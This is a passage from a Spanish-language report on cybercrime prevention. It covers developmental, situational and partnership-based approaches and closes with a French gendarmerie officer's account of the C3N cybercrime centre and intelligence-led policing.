No cabe duda de que la falta de información fiable sobre la ciberdelincuencia, incluida la información económica, se considera un obstáculo importante para el desarrollo de estrategias de prevención de la delincuencia cibernética (Smyth y Carleton, 2011). A pesar de la escala actual del ciberfraude, y de los millones de dólares que están en juego cada año, la prevención de este delito cibernético sigue siendo muy parcial.

Recuadro 4.4. **El papel de las fuerzas de seguridad en la prevención del ciberfraude**

Las fuerzas policiales han desarrollado técnicas de investigación clandestina en Internet (Chu et al., 2010; Franklin et al., 2007; Hinduja, 2007; Poulsen, 2012; Jenkins, 2001; Volak, Finkelhor y Mitchell, 2012; Holt y Lampke, 2010; Peretti, 2009). Muchos organismos encargados de hacer cumplir la ley se han infiltrado en foros y canales de debate en línea, en particular para perturbar los mercados. Se considera que estos enfoques tienen un efecto disuasorio, reducen los beneficios potenciales y aumentan los riesgos para los criminales. En particular, varias operaciones han llevado a los agentes de las fuerzas de seguridad a tomar el control de este tipo de sitios para detener a sus miembros (por ejemplo, Mills, 2009). Este tipo de acción permite, por una parte, reunir el mayor número posible de pruebas contra los detenidos y, por otra, socavar la confianza entre los distintos agentes del mercado. Sin embargo, algunos estudios indican que los ciberdelincuentes detenidos no reciben sanciones a la altura de sus acciones, lo que podría poner en tela de juicio el efecto disuasorio de tales acciones (Holt, 2013; Wall, 2007).

Tercera parte: Dificultades al aplicar a la ciberdelincuencia las teorías clásicas de prevención

Desde hace más de treinta años, las teorías de la prevención de la criminalidad se han desarrollado en torno a la comprensión del comportamiento de las víctimas y de las posibles motivaciones delictivas. (Lewis y Lewis, 2011). Poco a poco, el concepto de la prevención de la criminalidad se ha convertido en un componente importante de las estrategias nacionales, regionales y locales de seguridad pública (véase el Capítulo 1). La prevención de la criminalidad postula que la delincuencia está asociada a una serie de factores de riesgo subyacentes y que, por lo tanto, la identificación de tales factores es lo que nos permitirá desarrollar estrategias de prevención eficaces. Como vimos en el capítulo anterior, identificar estos factores depende en gran medida del enfoque criminológico aplicado a la problemática criminal. En relación con la identificación de los factores de riesgo, el ciberespacio plantea muchos problemas, algo que, como ya se ha mencionado, se debe en particular a la relativa impresión de anonimato de los usuarios, el escaso control social ejercido sobre las redes sociales, las características espacio-temporales del mundo virtual, la multiplicación de las interacciones y el alcance de los actos. Así, trataremos de plantear las principales conclusiones de la literatura especializada en cuanto a la aplicabilidad de los enfoques más frecuentemente utilizados para la prevención de la criminalidad, a saber: a) la prevención basada en el desarrollo; y b) la prevención basada en el ambiente.

Prevención basada en el desarrollo

En primer lugar, es importante recordar que los delitos contra la integridad de la persona representan importantes problemas de salud pública, asociados con consecuencias muy negativas en términos de salud mental, desarrollo social y daños, como la marginación social y económica, la depresión o el suicidio (Chisholm, 2014; Espelage y Hong, 2016; Kowalski, Limber y Agoston, 2008; Notar et al., 2013). Según Patchin y Hinduja (2012), Espelage y Hong (2017), la rápida democratización del uso de Internet y de las nuevas tecnologías de la información ha provocado una dilución de las fronteras entre las esferas privada y pública, convirtiendo a Internet en una extensión del mundo real, más que en un complemento, con sus propias especificidades (Berguer, 2015). Según Collier (2010), esta observación es crucial para comprender el fenómeno de la violencia en el ciberespacio, ya que lleva a la idea de que la tecnología no es «ni el problema ni la solución (Collier y Nigam, 2010, p. 10)». Por lo tanto, la prevención de la ciberviolencia debe entenderse, ante todo, como una cuestión social y no tecnológica; de lo contrario, cualquier estrategia de prevención podría resultar ineficaz. Por esta razón, la prevención basada en el desarrollo sigue siendo pertinente en el contexto de la delincuencia cibernética dirigida contra la integridad de las personas.

Recuadro 4.5. **El enfoque basado en el desarrollo**

La prevención de la criminalidad desde una perspectiva de desarrollo tiene sus raíces en la idea de que la delincuencia está en gran medida vinculada a factores de riesgo sociales y ambientales que han afectado al desarrollo de la persona (Tilley, 2005; Tremblay & Craig, 1995). Se deriva principalmente de las teorías conductuales y sociológicas de los años sesenta y setenta del siglo pasado, analizando las distintas conductas delictivas para extraer tanto tipologías como trayectorias delictivas (Tremblay & Craig, 1995). Según las Directrices de las Naciones Unidas, la prevención mediante el desarrollo tiene por objeto «promover el bienestar de las personas y fomentan un comportamiento favorable a la sociedad mediante la aplicación de medidas sociales, económicas, de salud y de educación, haciendo particular hincapié en los niños y los jóvenes, y centrando la atención en el riesgo y los factores de protección relacionados con la delincuencia y la victimización» (ONUDC, 2010, p. 13).

Si bien los trabajadores de primera línea y los investigadores están cada vez más interesados en la prevención basada en el de-

sarrollo como parte de sus actividades, esta sigue ocupando un lugar muy marginal en la literatura sobre ciberdelincuencia, así como en las diversas estrategias nacionales de prevención implementadas en las últimas décadas (Bossler y Holt, 2016; REPD, 2017; Seger, 2012; Williams y Levi, 2017). En efecto, además de las campañas de sensibilización sobre la intimidación en línea, la protección de los datos personales, tal como recomiendan las directrices de las Naciones Unidas (UNODC, 2013), o la organización de talleres educativos en las escuelas, como iSAFE, se han desarrollado muy pocos programas «a medida» destinados a reducir o mitigar los factores de riesgo específicos de la ciberdelincuencia, como KiVa y ConRed. Esto se debe a varias razones, entre ellas la escasez de estudios realizados hasta la fecha sobre los factores de riesgo específicos de la ciberdelincuencia, con la excepción de la ciberintimidación y la explotación sexual en línea (Lewis y Lewis, 2011), pero también la importancia de proteger las infraestructuras críticas de la información tras los ataques cibernéticos de 2007.

Los dos capítulos anteriores han mostrado claramente que el estado actual de la investigación en materia de ciberdelincuencia no permite, por el momento, establecer correlaciones directas entre los macrofactores de riesgo (sociales, económicos y de desigualdad, entre otros) y los procesos de delincuencia o victimización.

A pesar de la evidente dificultad de utilizar este modelo de prevención, podemos considerar al menos dos factores que pueden utilizarse para abordar este problema: las normas sociales y el control social. En efecto, los **valores** y las **normas sociales** parecen tener un vínculo real con el desarrollo o no de actividades ilegales en el ciberespacio. En este punto, hay que destacar dos elementos desde una perspectiva situacional. En primer lugar, en el ciberespacio las normas sociales se construyen de varias maneras, dos de las cuales nos interesan especialmente desde el punto de vista de la prevención de la ciberdelincuencia. En primer lugar, los valores sociales que existen en el llamado mundo real se modifican en el ciberespacio. Por ejemplo, la gravedad percibida de los actores de la delincuencia cibernética tiende a mostrar una mayor aceptación de las actividades ilegales en el ciberespacio que en el llamado mundo real. Así lo han demostrado varios estudios, entre ellos sobre los fenómenos de ciberacoso y de ciberviolencia contra la mujer (Herring, 2002; Dunn, Lalonde y Bailey, 2017; West, 2014), así como estudios sobre la percepción de delitos como la piratería en línea (Chaudhry, Chaudhry, Stumpf y Sudler, 2011; Krawczyk, Kukla-Gryz y Tyrowicz, 2015). Estas normas sociales también se (re)construyen en función de las condiciones intrínsecas del ciberespacio, en particular, por las dimensiones de anonimato y despersonalización de las interacciones (Koops, 2010). Por lo tanto, no podemos confiar solo en las campañas de sensibilización y la represión si realmente queremos detener los problemas de la ciberintimidación y la explotación sexual en línea. Si se desea desarrollar una cultura de ciberseguridad, como lo estipula la Estrategia de Seguridad Cibernética de la OEA, es importante desarrollar una cultura de prevención de actos censurables dirigida a la integridad de la persona, con el objetivo de cambiar las normas sociales en relación con la banalización de este tipo de delitos, entre otras medidas.

En la misma línea, el **control social**, que actúa como un poderoso factor protector en el llamado mundo «real», se relativiza considerablemente en el ciberespacio. En consecuencia, la redefinición de las normas sociales, así como las características del entorno, como el anonimato o la despersonalización, modifican la forma en que la comunidad actúa en cuanto factor regulador del comportamiento individual: por un lado, la desconexión física y el anonimato tienden a debilitar la posibilidad de control social; por otra parte, la capacidad de movilización a gran escala, en particular a través de las redes sociales, contribuye a reforzar este mismo control social. Esta tendencia ha sido ilustrada por el movimiento Me too/Yo también.

Por último, un elemento que se excluye con demasiada frecuencia de la literatura sobre la prevención de la criminalidad es el **principio de diferenciación**. Más específicamente, este principio requiere que las partes interesadas piensen en los retos de la violencia cibernética desde una perspectiva de género, sexo, orientación sexual, religión, etc. La adaptación de las estrategias de prevención a los diferentes grupos de individuos a los que se ofrecen es un principio absolutamente central en la prevención clásica. Si bien la ciberdelincuencia también forma parte de un contexto diferenciado (tanto para los autores como para las víctimas), la diferenciación de las estrategias de prevención tiene dimensiones distintas: no todos los tipos de delitos cometidos en Internet se prestan a un enfoque diferenciado. Ang y Goh (2010) están de acuerdo con esto en el contexto de la ciberintimidación, afirmando que las iniciativas de prevención deberían incluir sistemáticamente el entrenamiento en empatía, haciendo hincapié en la empatía cognitiva en los chicos y en la empatía emocional en las chicas (Chisholm, 2014).

Prevención ambiental

La prevención ambiental incluye tanto la prevención situacional como la prevención mediante la gestión del territorio. Desarrollada principalmente durante la década de 1970 por el Ministerio del Interior británico (Tilley, 2005), la prevención ambiental de la criminalidad tiene por objeto limitar las oportunidades delictivas, aumentar el riesgo asociado a la comisión de un delito y reducir los beneficios que podrían derivarse para el delincuente (UNODC, 2010). Este enfoque se deriva principalmente de las teorías sobre la elección racional (Clarke y Cornish, 1985), sobre las actividades rutinarias (Cohen y Felson, 1979) y sobre las motivaciones criminales (Brantingham y Brantingham, 2008), también llamadas teorías de la oportunidad (Sutton, Cherney y White, 2008; Tilley, 2005). Newman y Clarke (2003) afirman que «el delito sigue a la oportunidad, cuando hay, al mismo tiempo, en un lugar determinado, motivaciones delictivas, factores de atracción y objetivos interesantes sin una protección eficaz (Broadhurst, 2005, p. 7)». Hoy en día, la prevención situacional se ha convertido, en cierto modo, en un sinónimo de la reducción de oportunidades. Por consiguiente, este tipo de enfoque adopta a menudo la forma de patrullas policiales selectivas, actividades de mediación social en parques y en el transporte público, o la instalación de cámaras (Sutton et al., 2008).

Las medidas preventivas sobre ciberdelincuencia más a menudo planteadas en la literatura nos remiten a los llamados enfoques de prevención situacional, generalmente desde la perspectiva de la teoría de las actividades rutinarias (Cobb, 2014; Dashora, 2011; Leukfeldt y Majid, 2016; Williams y Levi, 2017; Poonia, Bhardwaj y Dangayach, 2011). Estos enfoques hacen hincapié en la reducción de las oportunidades delictivas mediante cambios en el comportamiento de los usuarios y cambios en las características ambientales que favorecen el desarrollo de esas oportunidades (Cornish y Clarke, 2003; REPD, 2017; Sutton et al., 2008).

Más concretamente, Bossler y Holt (2016) consideran cuatro categorías de intervención situacional en el contexto de la prevención de la ciberdelincuencia: 1) aumentar la dificultad de cometer un delito; 2) aumentar los riesgos asociados al delito; 3) crear mecanismos para reducir la recompensa asociada a la ciberdelincuencia, y 4) eliminar las excusas de los autores, para que no busquen justificar sus acciones recurriendo a fenómenos externos (Bossler y Holt, 2016, p. 137). Esto puede incluir el uso de programas antivirus o bloqueadores de anuncios para protegerse contra los programas maliciosos (Ngo y Paternoster, 2011) o los robos de identidad (Bossler y Holt, 2016). Sin embargo, su eficacia no siempre está garantizada (Ngo y Paternoster, 2011). En cuanto a los programas de control parental, parecen tener un impacto mínimo en el riesgo de intimidación, acoso y avances sexuales que los jóvenes podrían sufrir en Internet (Jones et al., 2006; Marcum, 2013).

Siempre desde la óptica de limitar las oportunidades delictivas, Ngo y Paternoster (2011) proponen una nueva visión de las patrullas policiales en el contexto del ciberespacio. Conscientes de que el concepto no puede aplicarse de la misma manera en el mundo virtual, los autores se inspiran en él para desarrollar su concepto de estrategia policial distribuida. En lugar de basarse primero en la policía y luego en los ciudadanos, esta estrategia sostiene que el ciberespacio requeriría una inversión de funciones, dado que, en este contexto, el hecho de que una persona no tome el control de su propia seguridad podría permitir que otra persona sea victimizada (Ngo y Paternoster, 2011). De manera similar, Garland (2001) argumenta que la aplicación de la ley en el mundo virtual también debe involucrar la responsabilidad de la empresa privada y la sociedad civil (Williams y Levi, 2017).

Si bien el concepto de oportunidad permite que la prevención ambiental identifique lugares propicios para la comisión de actos delictivos, este enfoque no permite explicar las causas de la delincuencia (Cobb, 2014; Tilley, 2005). Por lo tanto, al no abordar directamente las causas, la prevención situacional rara vez conlleva cambios a largo plazo. Además, desde una perspectiva de elección racional, la prevención ambiental también puede tener el simple efecto de desplazar la problemática delictiva (Cobb, 2014). Así, la presencia de medidas desarrolladas a partir del enfoque ambiental también podría tener un efecto negativo sobre el sentimiento de inseguridad por parte del público que las presencie (Cobb, 2014).

Hacia una prevención basada en las asociaciones en el ciberespacio

La prevención de la ciberdelincuencia requiere estructuras de gobernanza radicalmente diferentes de las del llamado mundo real, y que se organizan en forma de redes. Para operacionalizar estas redes, es necesario formar alianzas y mecanismos de cooperación, de los cuales aquí se distinguen dos tipos: el primero se refiere a la armonización de los marcos jurídicos y la cooperación internacional de los sistemas de justicia y los servicios de policía, mientras que el segundo se refiere a la cooperación de los diferentes tipos de agentes, desde una perspectiva de gobernanza nodal.

Como se ha señalado en los dos capítulos anteriores, una de las principales dificultades en la lucha contra la ciberdelincuencia radica en la propia naturaleza del ciberespacio y las actividades que allí se llevan a cabo: su (relativa) desconexión de los territorios físicos. Esa desconexión se debe a las principales características que rigen la forma en que se considera la delincuencia se basan en su ubicación: la ubicación del autor, de la víctima y del hecho, que forman parte de una cierta unidad. Es esa unidad la que salta en pedazos con la ciberdelincuencia: la víctima y el autor pueden encontrarse en países diferentes, y el acto en sí puede involucrar otras ubicaciones físicas, por ejemplo, las de los servidores piratas que almacenan los datos robados.

Esto implica que la fragmentación física de la gobernanza que conocemos y la manera en que aborda la delincuencia (en forma de instituciones policiales y judiciales, marcos jurídicos y legislativos geográficamente limitados) no permite una respuesta eficaz a la ciberdelincuencia. La estrecha colaboración de los agentes a nivel internacional, así como la armonización de los marcos reglamentarios, son las condiciones esenciales para la lucha contra la ciberdelincuencia. A este respecto, Dupont (2016) observa que las prácticas cooperativas existentes indican el surgimiento de un nuevo modelo de gobernanza, que él denomina policéntrico, y que se caracteriza por un funcionamiento en redes multipartitas que se concreta en forma de asociaciones. El autor también señala que el estudio de estas redes muestra una mayor adaptabilidad que la que tienden a transmitir los conceptos generalmente aceptados, particularmente con respecto a las instituciones gubernamentales, en particular las de los sistemas de policía-justicia.

Recuadro 4.6. **Las redes informales de policía**

Una prevención integral de la ciberdelincuencia requiere recursos especializados capaces de hacer frente a problemas complejos. Como consecuencia de ello, muchas organizaciones policiales no pueden responder adecuadamente a los retos en materia de ciberdelincuencia, por falta de conocimientos adecuados o de personal cualificado, entre otras razones. Por lo tanto, la creación de redes entre los diferentes servi-

cios policiales puede ser una solución barata y eficaz a estos problemas. De manera similar, Bayer (2010), en una revisión sustancial de la literatura, complementada por numerosas entrevistas con diferentes servicios policiales y de inteligencia, afirma que las redes policiales tradicionales suelen ser tildadas de ineficaces y costosas, debido al tamaño de la burocracia involucrada en estos procesos de creación de redes. Por esa razón, algunos autores, como Eskola (2012), recomiendan la formación de redes informales para compartir prácticas, conocimientos y pericia técnica, a fin de evitar sobrecargar los procesos de los diferentes organismos encargados de hacer cumplir la ley implicados (Eskola, 2012).

Nhan y Huey (2008) identifican cinco «clusters nodales», polos de actores clave que forman las redes: los gobiernos (incluidas todas las instituciones gubernamentales o multigubernamentales, nacionales e internacionales, fuera de las que conforman los sistemas de justicia penal), los sistemas de justicia penal (es decir, todos los agentes del sistema policía-justicia), el sector privado a todas las escalas y, por último, el público de usuarios (incluidas también las organizaciones de la sociedad civil en línea y en el mundo real). Quéro y Dupont (2017) distinguen cinco tipos de capital que conforman las características específicas de los nodos en relación con otros tipos de actores: 1) el capital social se refiere a la capacidad de un nodo para crear y mantener relaciones mutuamente beneficiosas con otros nodos; 2) el capital cultural, vinculado al conocimiento de un nodo en términos de ciberdelincuencia y ciberseguridad, un conocimiento que puede tornarse un recurso para otros; 3) el capital político, que se centra en la capacidad de un nodo para comprender la dinámica relacionada con las estructuras políticas, gubernamentales e instituciones públicas a todas las escalas; 4) el capital económico, en cuanto asociado a la comprensión, por un nodo, de la dinámica de los mercados y de las estructuras de la economía, aquí también a todas las escalas, así como de su poder económico, y 5) el capital simbólico, que engloba todos los factores que contribuyen a la legitimidad organizativa de un nodo.

Por lo tanto, para que estas redes se formen y para que sus diferentes grupos nodales cooperen eficazmente, es necesario desarrollar varios tipos de mecanismos: 1) la armonización de los marcos reglamentarios, 2) la cooperación entre los distintos agentes policiales y judiciales que operan en distintas jurisdicciones y 3) las asociaciones de colaboración que incluyen a todas las categorías de agentes.

Dada la multitud de factores de riesgo, el débil control social y las abundantes oportunidades delictivas, Williams y Levi (2017) afirman que es esencial considerar todas las iniciativas de prevención de la ciberdelincuencia desde una perspectiva de formación de asociaciones. La prevención comunitaria o basada en las asociaciones se basa en la noción de que es posible influir positivamente en el comportamiento delictivo cambiando la organización física y social de un entorno determinado (Tonry y Farrington, 1995). Las iniciativas de prevención resultantes de este tipo de enfoque se basan en la experiencia de los participantes y en los datos probatorios en relación con el tema (Tilley, 2005). «Los expertos en prevención de la criminalidad sostienen que las iniciativas de prevención eficaces se basan en conocimientos científicos sobre la naturaleza y las causas de la delincuencia y en el conocimiento de las mejores prácticas» (Rosenbaum y Schuck, 2012, p. 1). Para fundamentar adecuadamente estas iniciativas y asegurar una implementación efectiva y sostenible, es necesario involucrar a los sectores de la salud, el desarrollo social y la planificación urbana, los servicios de búsqueda de empleo, el ocio, las escuelas, el sistema judicial, los servicios sociales, el sector privado (Crawford, 1999), así como a los proveedores de servicios de Internet y a alojamiento de datos en línea, en este caso. De hecho, estos dos últimos están especialmente bien situados a la hora de informar y desarrollar iniciativas de prevención de la ciberdelincuencia, ya que tienen la capacidad técnica para observar las conductas problemáticas de los usuarios, prohibir el acceso a contenidos ilícitos, garantizar el cumplimiento de la ley, facilitar las investigaciones penales e intervenir cuando los individuos son víctimas de actos delictivos (UNODC, 2013).

La gobernanza del ciberespacio es multipolar y se articula esencialmente en torno a los agentes privados que gestionan la infraestructura, el acceso y el alojamiento de contenidos en Internet, un punto desarrollado en el Capítulo 2. Por lo tanto, este primer principio de liderazgo centrado en los poderes públicos no puede aplicarse a la prevención de las actividades delictivas en el ciberespacio, lo que crea la necesidad de un modelo apropiado basado en la asociación y la cooperación y no en el liderazgo de una sola categoría de actores.

Desde la perspectiva de los gobiernos, la preocupación por la actividad delictiva en el ciberespacio tuvo su punto de partida en el mundo posterior al 11 de septiembre de 2001 y se ha convertido en una prioridad máxima de seguridad frente a la amenaza terrorista (Fratianni y Savona, 2005). Alejándose del modelo agubernamental que originó la creación y el desarrollo de Internet, así como de una gobernanza absolutamente multipartita y centrada en el sector privado, muchos Estados, con regímenes tanto democráticos como autoritarios, están avanzando hacia el fortalecimiento de su control sobre el ciberespacio mediante una regulación y una supervisión más estrictas (Deibert y Crete-Nishihata, 2002).

A este respecto, Tilley y Sidebottom (2017) señalan que las responsabilidades en materia de seguridad en el ciberespacio se han diluido entre los actores y los usuarios organizados en forma de redes (Tilley y Sidebottom, 2017). Así, Wall aboga por que el liderazgo de las autoridades públicas en el ciberespacio tenga un carácter facilitador, fomentando nuevas relaciones entre los diferentes nodos de las redes subyacentes a la ciberseguridad (Wall, 2007).

La cuestión de las responsabilidades de cada actor con respecto a la seguridad y la prevención de la ciberdelincuencia está en el

centro de la (re)definición de la gobernanza del ciberespacio. Del mismo modo que las autoridades públicas no pueden ser el único regulador y la única entidad responsable, el sector privado, a pesar de su papel absolutamente central en la cibergobernanza, no puede asumir todas estas responsabilidades. En la actualidad, la difuminación en torno a las responsabilidades de cada uno en el ciberespacio afecta en primer lugar a las víctimas de la ciberdelincuencia: así, las víctimas de fraude o de robo de identidad suelen disponer de pocos recursos, y muchos de estos delitos suelen tratarse y considerarse de hecho como consecuencias perjudiciales pero irremediables de la era digital.

Por consiguiente, una de las vías de reflexión que se deriva de estas conclusiones es la necesidad de redefinir la gobernanza del ciberespacio desde una óptica de prevención de la ciberdelincuencia que incorpore una perspectiva centrada en las víctimas. Así, se plantea la cuestión de definir las responsabilidades de cada uno de los actores, los reglamentos, normas y estándares que rigen el acceso, las actividades y los usos del ciberespacio. Esta cuestión es una prioridad clave en la lucha contra la ciberdelincuencia e implica cuestiones fundamentales como la privacidad, la recogida, la protección y el uso de datos personales y la adaptación de los sistemas policiales y judiciales a las nuevas dificultades impuestas por el ciberespacio. Desde el punto de vista de las víctimas, esto plantea la cuestión de la asignación de responsabilidades en torno a la seguridad de los usuarios y de sus datos personales.

Por último, otro aspecto de la prevención basada en las asociaciones se refiere al principio de interdependencia, aplicado a la llamada delincuencia clásica, refiriéndose al entrelazamiento de las escalas y a la importancia de encontrar en las estrategias de prevención una coherencia en la escala: en resumen, la estrategia nacional y las iniciativas locales deben contribuir a objetivos comunes y a articularse de manera complementaria.

Una vez más, este principio está cambiando radicalmente en el contexto de la prevención en el ciberespacio. En primer lugar, la naturaleza misma de la escala de acción o de política adquiere un significado particular. Si bien en la prevención de la ciberdelincuencia pueden participar diferentes niveles de gobernanza, todos ellos se aplican a un objeto sin escala y global. Se trata exclusivamente, por tanto, de una interdependencia de los niveles de actores. A esta interdependencia de las escalas de gobernanza podemos asociar, en el caso de estas gobernanzas multipolares y multipartita, una interdependencia de clusters nodales: así, las acciones e iniciativas llevadas a cabo por un grupo particular de actores deben, de la misma forma, contribuir a objetivos comunes, de manera complementaria.

Conclusión: Recomendaciones

Si bien la prevención es, por definición, una acción a medio y largo plazo, este principio se opone al contexto del ciberespacio, caracterizado por un ritmo de cambio constante y una evolución extremadamente rápida. Por lo tanto, cuando deseamos iniciar una reflexión sobre la prevención de las diversas formas de violencia y delincuencia en el ciberespacio, es necesario integrar estos rápidos avances en un enfoque sostenible. Surge entonces la pregunta de cómo construir perspectivas de prevención muy adaptables que sean capaces de conservar su relevancia y eficacia bajo condiciones cambiantes.

En primer lugar, como acabamos de proponer, el enfoque basado en las asociaciones es fundamental para la prevención de la ciberdelincuencia. Por ello, la cuestión de las responsabilidades requiere la construcción de iniciativas de prevención transparentes, que definan claramente los roles y funciones de los distintos actores y que sean objeto de evaluaciones rigurosas. Una vez más, la gobernanza multipartita y multipolar del ciberespacio complica en gran medida la manera en que se elaboran y ejecutan las iniciativas:

1) El liderazgo, tradicionalmente atribuido a las autoridades públicas, se torna más problemático y está sujeto a luchas de poder e influencia.

2) Por lo tanto, las cuestiones de implementación, gestión y financiación implican una mayor capacidad de consenso y colaboración entre los diferentes actores centrales con el fin de encontrar un equilibrio de intereses, especialmente cuando estas iniciativas implican la cofinanciación y la cogestión por parte de grupos de actores muy diversos.

Lógicamente, la disolución del liderazgo y el reparto de responsabilidades y roles entre grupos de actores de diferentes tipos complica la búsqueda de procesos transparentes basados en una mayor rendición de cuentas. Este aspecto ha sido ampliamente documentado en la literatura (particularmente en el sector de la gestión ambiental y de las alianzas público-privadas), lo que muestra claramente la dificultad de construir una gobernanza multipartita eficaz, así como los beneficios asociados en términos de transparencia y rendición de cuentas (Brinkerhoff y Brinkerhoff, 2011) (véase el capítulo anterior). Así, la prevención de la criminalidad no puede ser responsabilidad de un solo agente o de un pequeño grupo de agentes. Las iniciativas a todos los niveles deben considerar la prevención de la ciberdelincuencia en cuanto enfoque integrado u holístico, que reúna a agentes del sistema de justicia penal, protección de los jóvenes, la industria de las tecnologías de la información, la escuela, el sector de la salud y los servicios de policía, desde una perspectiva de prevención basada en el desarrollo y el ambiente, respetando el principio de interdependencia, de claridad de las funciones, los derechos humanos y una cultura de legalidad.

Además, dado el nivel todavía embrionario de nuestro conocimiento de la ciberdelincuencia, sigue siendo difícil fundamentar un enfoque preventivo basado en un robusto corpus científico, como es el caso para la delincuencia tradicional, algo que ya ha sido descrito en los Capítulos 2 y 3. Por lo tanto, desde el punto de los tomadores de decisiones, es imperativo pensar en nuevas vías en materia de prevención. En segundo lugar, la evaluación de los programas de prevención de la ciberdelincuencia se enfrenta a dos dificultades particulares. Primero, la de la evalua-

ción de la prevención, que supone en sí misma un reto: la prevención, en particular la prevención social, centrándose en los denominados macrofactores de riesgo. Esta produce un efecto sistémico difícil de medir. Luego, en lo que se refiere al ciberespacio, dicha prevención choca con el desconocimiento actual de los procesos delictivos, de la victimización en Internet y de los factores correspondientes (véase el capítulo anterior).

Esto representa un gran desafío para instituciones como el Centro Internacional para la Prevención de la Criminalidad: ¿cómo desarrollar herramientas que permitan una toma de decisiones bien fundamentada y que no se centre en el conocimiento científico, sino que compensen esta insuficiencia mediante enfoques complementarios?

Contribución

La búsqueda de una respuesta a los retos de la ciberdelincuencia

Jérôme BARLATIER, Ph. D
Jefe de Unidad
Servicio Central de Inteligencia Criminal (SCRC), Francia

El ámbito digital es para las fuerzas de seguridad un hecho evidente presente en todas sus actividades. En el ámbito jurídico, constituye una oportunidad para el delincuente, al crear circunstancias que puede aprovechar para cambiar sus métodos operativos o crear otros nuevos. También supone una potencialidad creciente o sin precedentes para los investigadores, que ven con buenos ojos un medio en el que el delincuente puede ser rastreado por las huellas que genera. Ni zona sin ley ni big brother, Internet simplemente ha renovado los retos de la relación entre el criminal y el policía.

En este artículo se propone exponer la estrategia del Centro de Control contra la Ciberdelincuencia (C3N) del Servicio Central de Inteligencia Criminal (SCRC) de la Gendarmería Nacional.

Una organización basada en la complementariedad y la subsidiariedad

Desde el principio, la gendarmería nacional francesa ha acompañado la evolución de Internet. Ahora se está preparando para los futuros retos de la digitalización de la sociedad.

Partiendo de una identidad basada en la cercanía territorial y la versatilidad de sus agentes, trata de aprovechar lo mejor posible el carácter intangible del ciberespacio con medios cada vez más especializados.

La conciliación de lo que podría parecer una paradoja se basa en un principio doble:

- subsidiariedad entre, por un lado, la democratización del conocimiento y de las herramientas, que permite responder a la omnipresencia de la tecnología digital en las investigaciones en curso y, por otro lado, la especialización que permite abordar los casos más complejos de ciberdelincuencia;
- la complementariedad en el seno de una policía judicial que se apoya en dos pilares: una cadena de investigación (que vincula la acción de las unidades generalistas y de los servicios especializados) y una cadena de apoyo (en particular, mediante la utilización de competencias criminalísticas y de inteligencia criminal.

La gendarmería nacional combina estos dos aspectos en la cadena Cybergend, una red de 4400 militares estructurada en tres niveles de competencia (aplicación, control y pericia). Gracias a ello puede llevar a cabo un amplio espectro de investigaciones que responden a las especificidades de la delincuencia en Internet, a saber:

- 70% de estafas,
- 10% de ataques a sistemas de tratamiento automatizado de datos,
- 10% de ataques a la reputación, y
- 10% de otros delitos.

El C3N está situado en lo alto de este edificio operativo destinado a la lucha contra la ciberdelincuencia. En un posicionamiento especialmente original, es todo a la vez:

- una unidad de investigación de alto nivel,
- un nivel de dinamización de la red Cybergend,
- un servicio nacional de información judicial y vigilancia digital,
- un contribuyente a la inteligencia estratégica, operativa y táctica,
- un laboratorio de investigación.

La diversidad de estas misiones representa un activo real en el desarrollo de una fuerza de policía judicial que tiene una labor tanto estratégica como exploratoria.

Una policía judicial estratégica y exploratoria

En un entorno judicial competitivo, los servicios de investigación deben buscar el posicionamiento adecuado que demuestre su valor añadido.

De esta manera, el C3N concentra sus esfuerzos en la gestión de litigios estratégicos que no podrían abordarse eficazmente a otro nivel. La delincuencia en Internet está libre de las normas de la territorialidad. El ciberespacio es un ámbito sin fronteras. Constituye un contexto criminógeno particularmente propicio para los delincuentes, que pueden llegar a las víctimas de manera masiva en la intimidad de sus hogares. Internet crea las condiciones para el anonimato de los delincuentes y la despersonalización de las víctimas. Facilita la actuación al evitar su confrontación directa. Con unos pocos clics, un solo individuo o un grupo inteligente pueden llegar a una gran población y causar un daño significativo. En un contexto tal, el C3N trata de neutralizar a los actores prolíficos por medio de la detección apropiada de patrones criminales recurrentes. La apertura de investigaciones específicas permite llevar a cabo una labor de investigación conjunta basada en la recopilación de una masa crítica de información judicial que pueda facilitar la obtención de pruebas y la identificación de los autores.

Los procedimientos legales no son el único resultado de este trabajo. El desarrollo de una asociación estrecha, basada en la confianza de los actores públicos y privados, también permite encontrar soluciones no contenciosas que hagan posible contener ciertos fenómenos.

El C3N también se centra en la gestión de litigios preliminares. Intenta utilizar su capacidad de inteligencia estratégica para anticiparse a las amenazas y comprender los retos futuros en el ámbito digital. Con un alto nivel de competencia judicial y técnica,

sus agentes deben ser capaces de desplegar métodos de investigación innovadores en campos inexplorados. Las investigaciones sobre criptomonedas y sobre la web oscura han sido los retos de los últimos años. Una vez demostrada la viabilidad de esas investigaciones, las unidades de investigación de la gendarmería han logrado metabolizar esos conocimientos. Los próximos años consistirán probablemente en dominar la Internet de las cosas, enfrentarse a los retos del big data y explotar el potencial de la inteligencia artificial.

La ambición de esta policía judicial estratégica y exploratoria solo es posible gracias a la inteligencia y la investigación.

Una acción operativa guiada por la inteligencia y la investigación

Tradicionalmente los criminólogos solían describir el trabajo del investigador como burocrático, reactivo y rutinario (véase, en particular, Greenwood Chaiken y Petersilia 1976, a los que le siguieron una línea constante de estudios identificada por Barlatier 2017). Dos movimientos de política policial están considerando la posibilidad de cambiar estos modos de acción.

En primer lugar, la policía guiada por la inteligencia (intelligence-led policing, o ILP) propone el modelo de una policía cuya actividad operativa se basa en su conocimiento de los fenómenos y las poblaciones delictivas (Ratcliffe 2016). La inteligencia se convierte entonces en discernimiento. Permite que el gendarme controle adecuadamente los lugares de concentración de actos delictivos (hot spots, o puntos calientes) y los delincuentes reincidentes (prolific offenders). Desde esta perspectiva, el conocimiento acumulado por las fuerzas policiales no sirve para nada si no se emplea para la acción.

La lucha contra la ciberdelincuencia se presta relativamente bien a las prácticas de la policía guiada por la inteligencia. En lugar de realizar denuncias de manera sistemática y judicialmente estéril a nivel de las unidades locales, que no pueden hacer frente a litigios en masa para los que no disponen de medios de acción eficaces, está surgiendo gradualmente un sistema de plataformas de notificación. Este mecanismo propone a las víctimas describir en línea los hechos que han sufrido. Sin embargo, este enfoque no conduce a la apertura sistemática de una investigación, aunque sí que permite recopilar una enorme cantidad de información, organizarla y analizarla con vistas, en su caso, a generar una investigación judicial o a recurrir a otras medidas de reparación. Al actuar con discernimiento, el gendarme espera hacer algo útil.

